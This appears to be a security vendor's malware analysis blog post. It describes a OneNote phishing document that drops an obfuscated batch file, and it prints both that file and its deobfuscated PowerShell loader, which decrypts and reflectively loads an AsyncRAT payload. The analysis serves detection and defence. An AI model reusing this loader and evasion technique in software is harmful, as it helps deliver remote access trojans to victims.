

OneNote | ThreatLabz

By Meghraj Nandanwar, Shatak Jain

Published: 2023-03-01 · Archived: 2026-04-05 16:36:05 UTC

Case Study-1: RAT

Starting in December 2022, attackers have been using OneNote files to distribute Remote Access Trojans (RAT) such as AsyncRAT, Quasar RAT, NetWire, and Xworm. These RATs use complex obfuscation techniques with OneNote files in order to evade detection by security software.

During the course of the investigation, researchers found the file containing the malicious payload disguised under the misleading name "**PaymentAdv.one**".



Fig.2 - OneNote phishing document

After analyzing the file with OneNoteAnalyzer, researchers uncovered that the attack was carried out by dropping and executing a batch file called "**zoo1.bat**".

```

+] OneNote Document Path: 1.one
+] OneNote Document File Format: OneNote2010
+] Export Directory Path: \1_content
+] Extracting Attachments from OneNote Document

-> Extracted OneNote Document Attachments:

-> Extracted Actual Attachment Path: C:\Users\RAZER\Desktop | FileName: zoo1.bat | Size: 96045
-> Extracted Actual Attachment Path: | FileName: zoo1.bat | Size: 96045
-> Extracted Actual Attachment Path: | FileName: zoo1.bat | Size: 96045
-> Extracted Actual Attachment Path: | FileName: zoo1.bat | Size: 96045
-> Extracted Actual Attachment Path: | FileName: zoo1.bat | Size: 96045
-> Extracted Actual Attachment Path: C:\Users\RAZER\Desktop | FileName: zoo1.bat | Size: 96045
-> Extracted Actual Attachment Path: | FileName: zoo1.bat | Size: 96045

-> OneNote Document Attachments Extraction Path: \1_content\OneNoteAttachments

+] Extracting Page MetaData from OneNote Document

-> Page Count: 1
-> Page MetaData:

-----

-> Title: Remittance Advice
-> Author: RAZER

```

Fig.3 - Malicious files extracted from OneNote document

The batch file was obfuscated and contained an encrypted blob at the start, followed by heavily obfuscated PowerShell code.

```

zoo1.bat
1  ::wEL6IF9HNHRczbRvKVfTXkl1+IADm9vhoQOE4qj4GdLS2JilPFERXIXRujrXwXog+xSk3AoyP/eI9SkYuDumOzgw8ir0
2  @echo off
3  powershell -w % %hi% %d%=%de%!\%n -c?% #=%
4  set F%dr%?%qW=%C:=%\W% %int %dow%+s\%?%Sys=%W%#%OW64%@\Wint=%do% %wt%#%SP%?%ot=%we%?%rs
5  if no%?%t%#% e%+%x%?%ist%#% %Q%FdrqW% (s%?%et F%#%drq%@%W%+%=C%Q%:\W%-i%?%indow%@%s\S%Q%y%#%s
6  copy %FdrqW% "%~0.e%?%e%!!%" %%#%y%!!%&&cl%#%s%-!
7  call "%~0.ex%?%e"%%#% %Q%fu%#%n%=%c%#%ti%+%on%t%+ eJ%+% (%% %P)%+%(%-!%P%?%.R%?%ep%?%lac%+%e(%=%'
8  exit
9

```

Fig.4 - Obfuscated batch file

By removing the "@echo off" line and adding "echo" to the start of each line in the batch file, researchers were able to decode the file's activities and log the output as shown in the screenshot below.

```

C:\1_content\OneNoteAttachments>set FdrqW=C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
C:\1_content\OneNoteAttachments>if not exist C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe (set FdrqW=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe )

C:\1_content\OneNoteAttachments>copy C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe "zoo1.bat.exe" /y && cls
1 file(s) copied.

C:\1_content\OneNoteAttachments>call "zoo1.bat.exe" function eJ($P){$P.Replace('0','')};$wky=eJ 'Fro@mBase64$tr@ing0';$Hxpw=eJ 'C@r@e@t@e@De@cry@ptor0';$eLc=eJ 'Lo@ad0';$tr@l=eJ 'Tr@nsf@r@m@f@n@l@B@l@B@ck0';$hPkA=eJ 'ch@n@ge@Ext@ensi@on0';$xpi=eJ 'inv@ok@e0';$ICy=eJ 'Ge@t@Cu@r@re@nt@Pr@o@cess0';$Afz=eJ 'S@pl@t@B';$zbrc=eJ 'Ent@r@s@y@F@i@n@t@0';$vhnw=eJ 'Re@ad@l@l@te@xt0';function jmPAL($suoYU,$rWid,$lYgJ){$cZeQL=[System.Security.Cryptography.Aes]::Create();$cZeQL.Mode=[System.Security.Cryptography.CipherMode]::CBC;$cZeQL.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7;$cZeQL.Key=[System.Convert]::ToBytes($wky($rWid));$cZeQL.IV=[System.Convert]::ToBytes($lYgJ);$cqhV=$cZeQL.Hxpw();$tSQRS=$cqhV.$tr@l($suoYU,$suoYU.Length);$cqhV.Dispose();$tSQRS.Dispose();$tSQRS;}function oxlze($suoYU){$EtogX=[System.IO.MemoryStream($suoYU)];$vIsqu=[System.IO.MemoryStream($EtogX)];$vIsqu.Compression=[System.IO.Compression.CompressionMode]::Decompress;$F@MoK.CopyTo($vIsqu);$F@MoK.Dispose();$EtogX.Dispose();$vIsqu.Dispose();$vIsqu.ToArray();}function vkyZR($suoYU,$rWid){[System.Reflection.Assembly]::$eLcZ([byte[]]$suoYU).$zbrc.$Kpbl($null,$rWid);$XNrc=[System.IO.File]::$vhnw([System.IO.Path]::$hPkA,([System.Diagnostics.Process]::$ICy).MainModule.FileName,$null);$Afz([Environment]::NewLine);$IVNMS=$XNrc[0].Substring(0);$Afz('\');$Zyoz=oxlze(jmPAL([Convert]::ToBytes($IVNMS[0])),$IVNMS[1])$IVNMS[1])$IVNMS[2])$IVNMS[3]);$vkyZR $ndGxz $null;$vkyZR $Zyoz $null;

C:\1_content\OneNoteAttachments>exit

```

Fig.5 - Commands executed by "zoo1.bat.exe"




Fig.8 - Decrypted payload extracted using CyberChef

Similarly we can decode the second blob which will also result in a Portable Executable (PE) file.




Fig.9 - AgileDotNet Packed AsyncRAT Payload

The resulting file is a .NET File packed with AgileDotNet, which was revealed to contain a malicious AsyncRAT payload after deobfuscating and unpacking with the .NET Kali Linux tool known as de4dot.

Explore more Zscaler blogs

Source: <https://www.zscaler.com/blogs/security-research/onenote-growing-threat-malware-distribution>